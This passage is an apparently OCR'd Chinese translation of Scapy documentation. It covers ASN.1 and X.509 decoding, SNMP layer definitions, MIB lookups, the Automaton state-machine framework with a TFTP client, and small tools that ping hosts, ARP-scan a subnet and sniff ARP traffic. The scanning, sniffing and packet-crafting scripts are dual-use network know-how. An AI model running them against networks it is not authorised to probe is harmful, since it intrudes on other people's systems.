x8b\xed%\t\xb8\r-\xed\x97s\xec\xd7\x96\x1f\x8e`\x0e\xda\x10\x9b/
\x18$\xf6\xa6M\n\xf9;\xcbu\xc2\xcc/\xce$i\xc9\n"\x8eY\xa7\xf7\x8
2\x0c\xd7\xd7k5\x9cC\x00j\xc4\x95g\xba\x9cE\xcb\xb8\x0e7\xf7\xdc
N\x01O\xbe\n\xb6\x03\xd3\xad\x8aE\xf7\xda\'M)\xb1H\xdf\xe4\x11\x
e4\x96F\xbdl\x02>\xd6Q\xc8\x95\x17\x01\x15\xa9\xf2\xaa\xaa\xf2\x
bf/e\x1bo\xd0\xb9\x1a\x93\xf5\x8e5\xc4\x80\x87>\x94/f\xe4\xe9\xa
8\xffA\x9cp*O*9\x18\x95\x1e~\xfba\x01<Q\x08.(\x18\xa4\x16\x0f1\x
fd:l#\x93 v\xe1\xfd\x07\x85\xd1[?\xd2\x1cs2\xdd\xfa\xb9\xf8\x8c\
xcf\x02\x87z\x9a\x96\xe4\xedO\x89\x8dSC\xab\x0e\x13\xc0\x01\x15\
xb4y8\xdb\xfcn=\x9eQ\xb6\xb8\x13\x8bg\xcf\xf9|\xd9"\x1d\xf6]\xc5
\x1c\x01/\x98\xe8z$\x18\xbc\x84\xd7\xfa\xdcr[\xf7\xc1:h'
```

`Context` 类必须被指定：

```
>>> (dcert,remain) = BERcodec_Object.dec(cert, context=ASN1_Clas
s_X509)
>>> dcert.show()
# ASN1_SEQUENCE:
 # ASN1_SEQUENCE:
 # ASN1_X509_CONT0:
 <ASN1_INTEGER[2L]>
 <ASN1_INTEGER[1L]>
 # ASN1_SEQUENCE:
 <ASN1_OID['.1.2.840.113549.1.1.5']>
 <ASN1_NULL[0L]>
 # ASN1_SEQUENCE:
 # ASN1_SET:
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.4.6']>
 <ASN1_PRINTABLE_STRING['US']>
 # ASN1_SET:
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.4.10']>
 <ASN1_PRINTABLE_STRING['AOL Time Warner Inc.']>
 # ASN1_SET:
 # ASN1_SEQUENCE:
```

```
 <ASN1_OID['.2.5.4.11']>
 <ASN1_PRINTABLE_STRING['America Online Inc.']>
 # ASN1_SET:
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.4.3']>
 <ASN1_PRINTABLE_STRING['AOL Time Warner Root Certification Auth
ority 2']>
 # ASN1_SEQUENCE:
 <ASN1_UTC_TIME['020529060000Z']>
 <ASN1_UTC_TIME['370928234300Z']>
 # ASN1_SEQUENCE:
 # ASN1_SET:
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.4.6']>
 <ASN1_PRINTABLE_STRING['US']>
 # ASN1_SET:
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.4.10']>
 <ASN1_PRINTABLE_STRING['AOL Time Warner Inc.']>
 # ASN1_SET:
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.4.11']>
 <ASN1_PRINTABLE_STRING['America Online Inc.']>
 # ASN1_SET:
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.4.3']>
 <ASN1_PRINTABLE_STRING['AOL Time Warner Root Certification Auth
ority 2']>
 # ASN1_SEQUENCE:
 # ASN1_SEQUENCE:
 <ASN1_OID['.1.2.840.113549.1.1.1']>
 <ASN1_NULL[0L]>
 <ASN1_BIT_STRING['\x000\x82\x02\n\x02\x82\x02\x01\x00\xb47Z\x08
\x16\x99\x14\xe8U\xb1\x1b$k\xfc\xc7\x8b\xe6\x87\xa9\x89\xee\x8b\
x99\xcdO@\x86\xa4\xb6M\xc9\xd9\xb1\xdc<M\r\x85L\x15lF\x8bRx\x9f\
xf8#\xfdg\xf5$:h]\xd0\xf7daAT\xa3\x8b\xa5\x08\xd2)[\x9b`O&\x83\x
d1c\x12VIv\xa4\x16\xc2\xa5\x9dE\xac\x8b\x84\x95\xa8\x16\xb1\xec\
x9f\xea$\x1a\xef\xb9W\\\x9a$!,M\x0eq\x1f\xa6\xac]Et\x03\x98\xc4T
\x8c\x16JAw\x86\x95u\x0cG\x01f`\xfc\x15\xf1\x0f\xea\xf5\x14x\xc7
\x0e\xd7n\x81\x1c^\xbf^\xe7:*\xd8\x97\x170|\x00\xad\x08\x9d3\xaf
\xb8\x99a\x80\x8b\xa8\x95~\x14\xdc\x12l\xa4\xd0\xd8\xef@I\x026\x
f9n\xa9\xd6\x1d\x96V\x04\xb2\xb3-\x16V\x86\x8f\xd9 W\x80\xcdg\x1
0m\xb0L\xf0\xdaF\xb6\xea%.F\xaf\x8d\xb0\x8584\x8b\x14&\x82+\xac\
xae\x99\x0b\x8e\x14\xd7R\xbd\x9ei\xc3\x86\x02\x0b\xeavu1\t\xce3\
x19!\x85C\xe6\x89-\x9f%7g\xf1#j\xd2\x00m\x97\xf9\x9f\xe7)\xca\xd
d\x1f\xd7\x06\xea\xb8\xc9\xb9\t!\x9f\xc8?\x06\xc5\xd2\xe9\x12F\x
00N{\x08\xebB=+Hn\x9dg\xddK\x02\xe4D\xf3\x93\x19\xa5\'\xceiz\xbe
g\xd3\xfcP\xa4,\xab\xc3k\xb9\xe3\x80L\xcf\x05aK+\xdc\x1b\xb9\xa6
\xd2\xd0\xaa\xf5+s\xfb\xce\x905\x9f\x0cR\x1c\xbf\\!a\x11[\x15K\x
a9$Q\xfc\xa4\\\xf7\x17\x9d\xb0\xd2\xfa\x07\xe9\x8fV\xe4\x1a\x8ch
\x8a\x04\xd3|Z\xe3\x9e\xa2\xa1\xcaq[\xa2\xd4\xa0\xe7)\x85]\x03h*
O\xd2\x06\xd7=\xf9\xc3\x03/?e\xf9g\x1eG@\xd3c\x0f\xe3\xd5\x8e\xf
9\x85\xab\x97L\xb3\xd7&\xeb\x96\n\x94\xde\x856\x9c\xc8\x7f\x81\t
```

```
\x02I*\x0e\xf5d2\x0c\x82\xd1\xbaj\x82\x1b\xb3Kt\x11\xf3\x8cw\xd6
\x9f\xbf\xdc7\xa4\xa7U\x04/\xd41\xe8\xd3F\xb9\x03|\xda\x12NYd\xb
7Q11P\xa0\xca\x1c\'\xd9\x10.\xad\xd6\xbd\x10f+\xc3\xb0"J\x12[\x0
2\x03\x01\x00\x01']>
 # ASN1_X509_CONT3:
 # ASN1_SEQUENCE:
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.29.19']>
 <ASN1_BOOLEAN[-1L]>
 <ASN1_STRING['0\x03\x01\x01\xff']>
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.29.14']>
 <ASN1_STRING['\x04\x14Oim\x03~\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd
5\xbf\xa9\xc4 (']>
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.29.35']>
 <ASN1_STRING['0\x16\x80\x14Oim\x03~\x9d\x9f\x07\x18C\xbc\xb7\x1
0N\xd5\xbf\xa9\xc4 (']>
 # ASN1_SEQUENCE:
 <ASN1_OID['.2.5.29.15']>
 <ASN1_BOOLEAN[-1L]>
 <ASN1_STRING['\x03\x02\x01\x86']>
 # ASN1_SEQUENCE:
 <ASN1_OID['.1.2.840.113549.1.1.5']>
 <ASN1_NULL[0L]>
 <ASN1_BIT_STRING['\x00;\xf3\xae\xca\xe8.\x87\x85\xfbeY\xe7\xad\
x11\x14\xa5W\xbcX\x9f$\x12W\xbb\xfb?4\xda\xee\xadz*4rp1k\xc7\x19
\x98\x80\xc9\x82\xde7w^T\x8b\x8e\xf2\xeagO\xc9t\x84\x91V\t\xd5\x
e5z\x9a\x81\xb6\x81\xc2\xad6\xe4\xf1T\x11S\xf34E\x01&\xc8\xe5\x1
a\xbc4D!\xde\xad%\xfcv\x16w!\x90\x80\x98W\x9dN\xea\xec/\xaa<\x14
{W\xc1~\x18\x14g\xee$\xc6\xbd\xba\x15\xb0\xd2\x18\xbd\xb7U\x81\x
acS\xc0\xe8\xddi\x12\x13B\xb7\x02\xb5\x05A\xcayPn\x82\x0eqr\x93F
\xe8\x9d\r]\xbd\xae\xce)\xadc\xd5U\x16\x800\'\xffv\xba\xf7\xb8\x
d6J\xe3\xd9\xb5\xf9R\xd0N@\xa9\xc7\xe5\xc22\xc7\xaav$\xe1k\x05P\
xeb\xc5\xbf\nT\xe5\xb9B<$\xfb\xb7\x07\x9c0\x9fyZ\xe6\xe0@R\x15\x
f4\xfc\xaa\xf4V\xf9D\x97\x87\xed\x0eer^\xbe&\xfbM\xa4-\x08\x07\x
de\xd8\\\xa0\xdc\x813\x99\x18%\x11w\xa7\xeb\xfdX\t,\x99k\x1b\x8a
\xf3R?\x1aMH`\xf1\xa0\xf63\x02S\x8b\xed%\t\xb8\r-\xed\x97s\xec\x
d7\x96\x1f\x8e`\x0e\xda\x10\x9b/\x18$\xf6\xa6M\n\xf9;\xcbu\xc2\x
cc/\xce$i\xc9\n"\x8eY\xa7\xf7\x82\x0c\xd7\xd7k5\x9cC\x00j\xc4\x9
5g\xba\x9cE\xcb\xb8\x0e7\xf7\xdcN\x01O\xbe\n\xb6\x03\xd3\xad\x8a
E\xf7\xda\'M)\xb1H\xdf\xe4\x11\xe4\x96F\xbdl\x02>\xd6Q\xc8\x95\x
17\x01\x15\xa9\xf2\xaa\xaa\xf2\xbf/e\x1bo\xd0\xb9\x1a\x93\xf5\x8
e5\xc4\x80\x87>\x94/f\xe4\xe9\xa8\xffA\x9cp*O*9\x18\x95\x1e~\xfb
a\x01<Q\x08.(\x18\xa4\x16\x0f1\xfd:l#\x93 v\xe1\xfd\x07\x85\xd1[
?\xd2\x1cs2\xdd\xfa\xb9\xf8\x8c\xcf\x02\x87z\x9a\x96\xe4\xedO\x8
9\x8dSC\xab\x0e\x13\xc0\x01\x15\xb4y8\xdb\xfcn=\x9eQ\xb6\xb8\x13
\x8bg\xcf\xf9|\xd9"\x1d\xf6]\xc5\x1c\x01/\x98\xe8z$\x18\xbc\x84\
xd7\xfa\xdcr[\xf7\xc1:h']>
```

## ASN.1协议层

虽然这可能不错，但是只是ASN.1的一个编解码器，和Scapy没有什么关系。

### ASN.1字段

Scapy提供ASN.1字段，它们封装了ASN.1对象并提供了必要的逻辑绑定对象名到值。ASN.1数据包将会被解析成一棵ASN.1字段树，然后在同一个层面上每一个字段名将会做成一个正常的数据包提供（比如说：为了访问SNMP数据包的版本字段，你不用知道它包装了多少层容器）。

每一个 ASN.1字段都会通过它的标签连接到ASN.1对象。

### ASN.1数据包

ASN.1数据包继承自 `Packet` 类。而不是一个 `fields_desc` 序列的字段，它们定义了 `ASN1_codec` 和 `ASN1_root` 属性。第一个是一个编解码器(比如说： `ASN1_Codecs.BER` )，第二个是一个ASN.1字段的组合树。

## 一个完整的例子：SNMP

SNMP定义了新的ASN.1对象，我们需要定义它们：

```
class ASN1_Class_SNMP(ASN1_Class_UNIVERSAL):
    name="SNMP"
    PDU_GET = 0xa0
    PDU_NEXT = 0xa1
    PDU_RESPONSE = 0xa2
    PDU_SET = 0xa3
    PDU_TRAPv1 = 0xa4
    PDU_BULK = 0xa5
    PDU_INFORM = 0xa6
    PDU_TRAPv2 = 0xa7
```

这个对象是PDU，实际上是一个序列容器的新名称，（这通常是在 `context` 对象的情况下：他们只是旧的容器有了新的名称），这意味着创建一个相应的ASN.1对象和BER编解码器是很容易的：

```
class ASN1_SNMP_PDU_GET(ASN1_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_GET

class ASN1_SNMP_PDU_NEXT(ASN1_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_NEXT

# [...]

class BERcodec_SNMP_PDU_GET(BERcodec_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_GET

class BERcodec_SNMP_PDU_NEXT(BERcodec_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_NEXT

# [...]
```

元类提供的魔法基于一切都是自动注册和ASN.1对象和BER编解码器都能找到对方的事实。

ASN.1的字段也是不重要的：

```
class ASN1F_SNMP_PDU_GET(ASN1F_SEQUENCE):
    ASN1_tag = ASN1_Class_SNMP.PDU_GET

class ASN1F_SNMP_PDU_NEXT(ASN1F_SEQUENCE):
    ASN1_tag = ASN1_Class_SNMP.PDU_NEXT

# [...]
```

现在，困难的部分，ASN.1数据包：

```
SNMP_error = { 0: "no_error",
               1: "too_big",
# [...]
             }

SNMP_trap_types = { 0: "cold_start",
                    1: "warm_start",
# [...]
                  }

class SNMPvarbind(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SEQUENCE( ASN1F_OID("oid","1.3"),
                                ASN1F_field("value",ASN1_NULL(0))
)
                                )

class SNMPget(ASN1_Packet):
```

```
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SNMP_PDU_GET( ASN1F_INTEGER("id",0),
                                    ASN1F_enum_INTEGER("error",0
, SNMP_error),
                                    ASN1F_INTEGER("error_index",0
),
                                    ASN1F_SEQUENCE_OF("varbindli
st", [], SNMPvarbind)
                                    )

class SNMPnext(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SNMP_PDU_NEXT( ASN1F_INTEGER("id",0),
                                     ASN1F_enum_INTEGER("error",0
, SNMP_error),
                                     ASN1F_INTEGER("error_index",
0),
                                     ASN1F_SEQUENCE_OF("varbindl
ist", [], SNMPvarbind)
                                     )
# [...]

class SNMP(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SEQUENCE(
        ASN1F_enum_INTEGER("version", 1, {0:"v1", 1:"v2c", 2:"v2"
, 3:"v3"}),
        ASN1F_STRING("community","public"),
        ASN1F_CHOICE("PDU", SNMPget(),
                     SNMPget, SNMPnext, SNMPresponse, SNMPset,
                     SNMPtrapv1, SNMPbulk, SNMPinform, SNMPtrapv
2)
        )
    def answers(self, other):
        return ( isinstance(self.PDU, SNMPresponse)    and
                 ( isinstance(other.PDU, SNMPget) or
                   isinstance(other.PDU, SNMPnext) or
                   isinstance(other.PDU, SNMPset)    ) and
                 self.PDU.id == other.PDU.id )
# [...]
bind_layers( UDP, SNMP, sport=161)
bind_layers( UDP, SNMP, dport=161)
```

这些不会有太大的困难，如果你认为不可能有这么短就能实现一个SNMP编解码器，我可能会删减很多，请看看完整的源代码。

现在，如何使用它？通常：

```
>>> a=SNMP(version=3, PDU=SNMPget(varbindlist=[SNMPvarbind(oid="
1.2.3",value=5),
...                                               SNMPvarbind(oid="
3.2.1",value="hello")]))
>>> a.show()
###[ SNMP ]###
 version= v3
 community= 'public'
 \PDU\
  |###[ SNMPget ]###
  |  id= 0
  |  error= no_error
  |  error_index= 0
  |  \varbindlist\
  |   |###[ SNMPvarbind ]###
  |   |  oid= '1.2.3'
  |   |  value= 5
  |   |###[ SNMPvarbind ]###
  |   |  oid= '3.2.1'
  |   |  value= 'hello'
>>> hexdump(a)
0000   30 2E 02 01 03 04 06 70  75 62 6C 69 63 A0 21 02   0.....
.public.!.
0010   01 00 02 01 00 02 01 00  30 16 30 07 06 02 2A 03   ......
..0.0...*.
0020   02 01 05 30 0B 06 02 7A  01 04 05 68 65 6C 6C 6F   ...0..
.z...hello
>>> send(IP(dst="1.2.3.4")/UDP()/SNMP())
.
Sent 1 packets.
>>> SNMP(str(a)).show()
###[ SNMP ]###
 version= <ASN1_INTEGER[3L]>
 community= <ASN1_STRING['public']>
 \PDU\
  |###[ SNMPget ]###
  |  id= <ASN1_INTEGER[0L]>
  |  error= <ASN1_INTEGER[0L]>
  |  error_index= <ASN1_INTEGER[0L]>
  |  \varbindlist\
  |   |###[ SNMPvarbind ]###
  |   |  oid= <ASN1_OID['.1.2.3']>
  |   |  value= <ASN1_INTEGER[5L]>
  |   |###[ SNMPvarbind ]###
  |   |  oid= <ASN1_OID['.3.2.1']>
  |   |  value= <ASN1_STRING['hello']>
```

## 从MIB解析OID

### 关于OID对象

OID对象是通过 `ASN1_OID` 类产生的：

```
>>> o1=ASN1_OID("2.5.29.10")
>>> o2=ASN1_OID("1.2.840.113549.1.1.1")
>>> o1,o2
(<ASN1_OID['.2.5.29.10']>, <ASN1_OID['.1.2.840.113549.1.1.1']>)
```

### 加载一个MIB

Scapy可以解析MIB文件并注意到OID和它的名称之间的映射。

```
>>> load_mib("mib/*")
>>> o1,o2
(<ASN1_OID['basicConstraints']>, <ASN1_OID['rsaEncryption']>)
```

### Scapy的MIB数据库

所有的MIB信息都被存储在 `cong.mib` 对象中，这些对象用来寻找一个OID的名称。

```
>>> conf.mib.sha1_with_rsa_signature
'1.2.840.113549.1.1.5'
```

或者解析一个OID：

```
>>> conf.mib._oidname("1.2.3.6.1.4.1.5")
'enterprises.5'
```

甚至可以图形化表示它：

```
>>> conf.mib._make_graph()
```

## 自动机

Scapy能够创建一个简单的网络自动机。Scapy不会拘泥于一个特定的模型，像是Moore和Mealy自动机。它为你提供了灵活的方法去选择你想要的。

Scapy中的自动机是确定性的。他有不同的状态，一个开始状态和一些结束，错误状态，他们从一种状态过渡到另一种状态。过渡可以在一种特殊的状态下过渡，在一个特定的数据包或者超时过渡。当一个过渡被接受了，一个或者多个动作将会运

行，一个动作可以被绑定在多个过渡中。参数可以通过从状态到过渡和从过渡到状态和动作中传递。

从一个开发者的角度看，状态，过渡和动作都是来自自动机子类的方法。他们都被包装起来提供元信息以供自动机工作。

## 第一个例子

让我们开始一个简单的例子。我按照惯例用字幕大写编写状态，但是每一个有效的Python语法都会工作的很好。

```
class HelloWorld(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        print "State=BEGIN"

    @ATMT.condition(BEGIN)
    def wait_for_nothing(self):
        print "Wait for nothing..."
        raise self.END()

    @ATMT.action(wait_for_nothing)
    def on_nothing(self):
        print "Action on 'nothing' condition"

    @ATMT.state(final=1)
    def END(self):
        print "State=END"
```

在这个例子中，我们可以看到三个装饰器：

`ATMT.state` 被用来表示一个方法就是一个状态，并且能用 `initial` ，`final` 和 `error` 可选参数来设置非零的特殊状态。


`ATMT.condition` 用来表示一个方法，当自动机的状态到达指示的状态时将会运行。参数是代表这个状态的函数的名称。

`ATMT.action` 绑定到一个过渡的方法，当一个过渡被接受了该函数就会运行。

运行这个例子将会得到下面这个结果：

```
>>> a=HelloWorld()
>>> a.run()
State=BEGIN
Wait for nothing...
Action on 'nothing' condition
State=END
```

这个简单的自动机可以用下面的这个图描述：




这个图可以用下面的代码自动画出：

```
>>> HelloWorld.graph()
```

## 改变状态

`ATMT.state` 装饰器将方法转换成一个返回一个异常的函数。如果你抛出这个异常，自动机的状态将会被改变。如果这个改变发生在一个过渡中，绑定在这个过渡上的函数将会被调用。给定函数的参数替换的方法将被保留，并最终传递到该方法中。这个异常有一个方法 `action_parameters` 能在抛出异常前被调用，他将存储参数传递到所有绑定在当前过渡上的动作。

作为一个例子，让我们来考虑一下下面的状态：

```
@ATMT.state()
def MY_STATE(self, param1, param2):
    print "state=MY_STATE. param1=%r param2=%r" % (param1, param
2)
```

这个状态将会到达下面的代码：

```
@ATMT.receive_condition(ANOTHER_STATE)
def received_ICMP(self, pkt):
    if ICMP in pkt:
        raise self.MY_STATE("got icmp", pkt[ICMP].type)
```

让我们假设我们想绑定一个动作到这个状态，这也将需要一些参数：


```
@ATMT.action(received_ICMP)
def on_ICMP(self, icmp_type, icmp_code):
    self.retaliate(icmp_type, icmp_code)
```

这个条件应该被满足：

```
@ATMT.receive_condition(ANOTHER_STATE)
def received_ICMP(self, pkt):
    if ICMP in pkt:
        raise self.MY_STATE("got icmp", pkt[ICMP].type).action_p
arameters(pkt[ICMP].type, pkt[ICMP].code)
```

## 真正的例子

这里有一个来自Scapy的真正的例子。他实现了一个TFTP客户端，能够发送和读取请求。




```
class TFTP_read(Automaton):
    def parse_args(self, filename, server, sport = None, port=69
, **kargs):
        Automaton.parse_args(self, **kargs)
        self.filename = filename
        self.server = server
        self.port = port
        self.sport = sport

    def master_filter(self, pkt):
        return ( IP in pkt and pkt[IP].src == self.server and UD
P in pkt
                 and pkt[UDP].dport == self.my_tid
                 and (self.server_tid is None or pkt[UDP].sport
== self.server_tid) )

    # BEGIN
    @ATMT.state(initial=1)
    def BEGIN(self):
        self.blocksize=512
        self.my_tid = self.sport or RandShort()._fix()
        bind_bottom_up(UDP, TFTP, dport=self.my_tid)
```

```
        self.server_tid = None
        self.res = ""

        self.l3 = IP(dst=self.server)/UDP(sport=self.my_tid, dpo
rt=self.port)/TFTP()
        self.last_packet = self.l3/TFTP_RRQ(filename=self.filena
me, mode="octet")
        self.send(self.last_packet)
        self.awaiting=1

        raise self.WAITING()

    # WAITING
    @ATMT.state()
    def WAITING(self):
        pass

    @ATMT.receive_condition(WAITING)
    def receive_data(self, pkt):
        if TFTP_DATA in pkt and pkt[TFTP_DATA].block == self.awa
iting:
            if self.server_tid is None:
                self.server_tid = pkt[UDP].sport
                self.l3[UDP].dport = self.server_tid
            raise self.RECEIVING(pkt)
    @ATMT.action(receive_data)
    def send_ack(self):
        self.last_packet = self.l3 / TFTP_ACK(block = self.await
ing)
        self.send(self.last_packet)

    @ATMT.receive_condition(WAITING, prio=1)
    def receive_error(self, pkt):
        if TFTP_ERROR in pkt:
            raise self.ERROR(pkt)

    @ATMT.timeout(WAITING, 3)
    def timeout_waiting(self):
        raise self.WAITING()
    @ATMT.action(timeout_waiting)
    def retransmit_last_packet(self):
        self.send(self.last_packet)

    # RECEIVED
    @ATMT.state()
    def RECEIVING(self, pkt):
        recvd = pkt[Raw].load
        self.res += recvd
        self.awaiting += 1
        if len(recvd) == self.blocksize:
            raise self.WAITING()
        raise self.END()
```

```
    # ERROR
    @ATMT.state(error=1)
    def ERROR(self,pkt):
        split_bottom_up(UDP, TFTP, dport=self.my_tid)
        return pkt[TFTP_ERROR].summary()

    #END
    @ATMT.state(final=1)
    def END(self):
        split_bottom_up(UDP, TFTP, dport=self.my_tid)
        return self.res
```

他运行起来像是这样，这是实例：

```
>>> TFTP_read("my_file", "192.168.1.128").run()
```

## 详细的文档

## 装饰器

状态的装饰器

状态是被 `ATMT.state` 函数结果装饰过的方法。他有三个可选的参数， `initial` , `final` 和 `error` ，当我们设置为 `True` 时，就意味着这个状态是一个 `initial` ， `final` 或者 `error` 状态。

```
class Example(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        pass

    @ATMT.state()
    def SOME_STATE(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        return "Result of the automaton: 42"

    @ATMT.state(error=1)
    def ERROR(self):
        return "Partial result, or explanation"
# [...]
```

过渡装饰器

过渡是被 `ATMT.condition` , `ATMT.receive_condition` , `ATMT.timeout` 之一的函数结果装饰过的方法。他们都作为他们关联的状态方法的参数。 `ATMT.timeout` 也有一个强制性的参数timeout用来提供超时的时间秒值。 `ATMT.condition` 和 `ATMT.receive_condition` 有一个可选的 `prio` 参数，因此在这种情况下的调用的顺序是可以被强制提高优先级的。默认的优先级是0。相同的优先级的过渡调用的顺序是不确定的。

当自动机切换到一个给定的状态，这个状态的方法将会被执行，然后过渡方法将会在特殊的时刻被调用，直到触发一个新的状态。（有时候像是抛出 `self.MY_NEW_STATE()` ）。首先，在状态方法返回正确之后， `ATMT.condition` 装饰的方法通过提升优先级运行，然后每一个时刻通过主要的过滤器收到和接受的数据包所有的 `ATMT.receive_condition` 装饰过的方法都会通过提升优先级运行。当一个超时的数据包进入当前的空间，相应的 `ATMT.timeout` 装饰过的方法将会被调用。

```
class Example(Automaton):
    @ATMT.state()
    def WAITING(self):
        pass

    @ATMT.condition(WAITING)
    def it_is_raining(self):
        if not self.have_umbrella:
            raise self.ERROR_WET()

    @ATMT.receive_condition(WAITING, prio=1)
    def it_is_ICMP(self, pkt):
        if ICMP in pkt:
            raise self.RECEIVED_ICMP(pkt)

    @ATMT.receive_condition(WAITING, prio=2)
    def it_is_IP(self, pkt):
        if IP in pkt:
            raise self.RECEIVED_IP(pkt)

    @ATMT.timeout(WAITING, 10.0)
    def waiting_timeout(self):
        raise self.ERROR_TIMEOUT()
```

动作装饰器

动作是被 `ATMT.action` 函数结果装饰过的方法。这个函数接受过渡方法绑定他作为第一个参数，并且可选的优先级 `prio` 作为第二个参数，默认的优先级是0。一个动作方法能被装饰很多次并且被绑定在很多过渡上。

```
class Example(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        pass

    @ATMT.condition(BEGIN, prio=1)
    def maybe_go_to_end(self):
        if random() > 0.5:
            raise self.END()
    @ATMT.condition(BEGIN, prio=2)
    def certainly_go_to_end(self):
        raise self.END()

    @ATMT.action(maybe_go_to_end)
    def maybe_action(self):
        print "We are lucky..."
    @ATMT.action(certainly_go_to_end)
    def certainly_action(self):
        print "We are not lucky..."
    @ATMT.action(maybe_go_to_end, prio=1)
    @ATMT.action(certainly_go_to_end, prio=1)
    def always_action(self):
        print "This wasn't luck!..."
```

两种可能的输出结果是：

```
>> a=Example()
>>> a.run()
We are not lucky...
This wasn't luck!...
>>> a.run()
We are lucky...
This wasn't luck!...
```

## 重载方法

两种方法通过hooks重载：

`parse_args()` 方法是通过 `__init__()` 和 `run()` 提供参数被调用的。使用这些来确定你的自动机的行为。

`master_filter()` 方法被每一时刻嗅探到的数据包所调用，如果自动机感兴趣的话。当工作在一个特殊的协议上时，这将确保这些数据包属于你连接到的一部分，所以你不必在每一个过渡中做明确的检查。

# 构建你自己的工具

> 译者：草帽小子_DJ
>
> 来源：Python Scapy（2.3.1）文档学习(五)：构建自己的工具
>
> 原文：Build your own tools
>
> 协议：CC BY-NC-SA 2.5

你可以使用Scapy构建你自己的自动化工具。你也可以扩展Scapy而不必编辑它的源文件。如果你构建了一些有趣的工具，请捐献给我们的邮件列表。

## 在你的工具中使用Scapy

你可以很容易的在你的工具中使用Scapy，只需要导入你需要的便可以使用。

第一个例子是传入一个IP或者一个主机名作为参数，发送一个ICMP响应请求，然后显示返回包完整的构造。

```
#! /usr/bin/env python

import sys
from scapy.all import sr1,IP,ICMP

p=sr1(IP(dst=sys.argv[1])/ICMP())
if p:
    p.show()
```

找个有一个更加灵活的例子，就是生成一个ARP的ping包，并用LaTeX格式报告它所发现的东西。

```
#! /usr/bin/env python
# arping2tex : arpings a network and outputs a LaTeX table as a
result

import sys
if len(sys.argv) != 2:
    print "Usage: arping2tex <net>\n eg: arping2tex 192.168.1.0/
24"
    sys.exit(1)

from scapy.all import srp,Ether,ARP,conf
conf.verb=0
ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1
]),
              timeout=2)

print r"\begin{tabular}{|l|l|}"
print r"\hline"
print r"MAC & IP\\"
print r"\hline"
for snd,rcv in ans:
    print rcv.sprintf(r"%Ether.src% & %ARP.psrc%\\")
print r"\hline"
print r"\end{tabular}"
```

这有另外一个工具，它将时刻监控机器上的所有的网卡并打印所有的ARP请求。即使是混杂模式下的无线网卡上的801.11数据帧。注意， `sniffer()` 函数的参数 `store=0` 是为了避免将所有的数据包存储在内存。

```
#! /usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

这里有一个生活中真实的例子，你可以参考WiFitap(http://sid.rstack.org/static/articles/w/i/f/Wifitap_EN_9613.html).

## 扩展Scapy

如果你想添加一些新的协议，新的函数，或者任何东西，你可以直接编辑Scapy的源代码。但是这是非常不方便的。即使这些修改将会整合到Scapy中去。可以更加方便的编写他们在单独的文件中。

一旦你这么做了，你可以启动Scapy并导入自己的文件，但是这还是不是很方便，另外一个能做到这一点的方法是让你文件执行并且调用Scapy的 `interact()` 函数。

```
#! /usr/bin/env python

# Set log level to benefit from Scapy warnings
import logging
logging.getLogger("scapy").setLevel(1)

from scapy.all import *

class Test(Packet):
    name = "Test packet"
    fields_desc = [ ShortField("test1", 1),
                    ShortField("test2", 2) ]

def make_test(x,y):
    return Ether()/IP()/Test(test1=x,test2=y)

if __name__ == "__main__":
    interact(mydict=globals(), mybanner="Test add-on v3.14")
```

如果你运行上面的代码，便会得到下面的结果：

```
# ./test_interact.py
Welcome to Scapy (0.9.17.109beta)
Test add-on v3.14
>>> make_test(42,666)
<Ether type=0x800 |<IP |<Test test1=42 test2=666 |>>>
```

# 添加新的协议

> 译者：草帽小子_DJ
>
> 来源：Python Scapy（2.3.1）文档学习(六)：添加新的协议
>
> 原文：Adding new protocols
>
> 协议：CC BY-NC-SA 2.5

在Scapy中添加新的协议(或者是更加的高级：新的协议层)是非常容易的。所有的魔法都在字段中，如果你需要的字段已经有了，你就不必对这个协议太伤脑筋，几分钟就能搞定了。

## 简单的例子

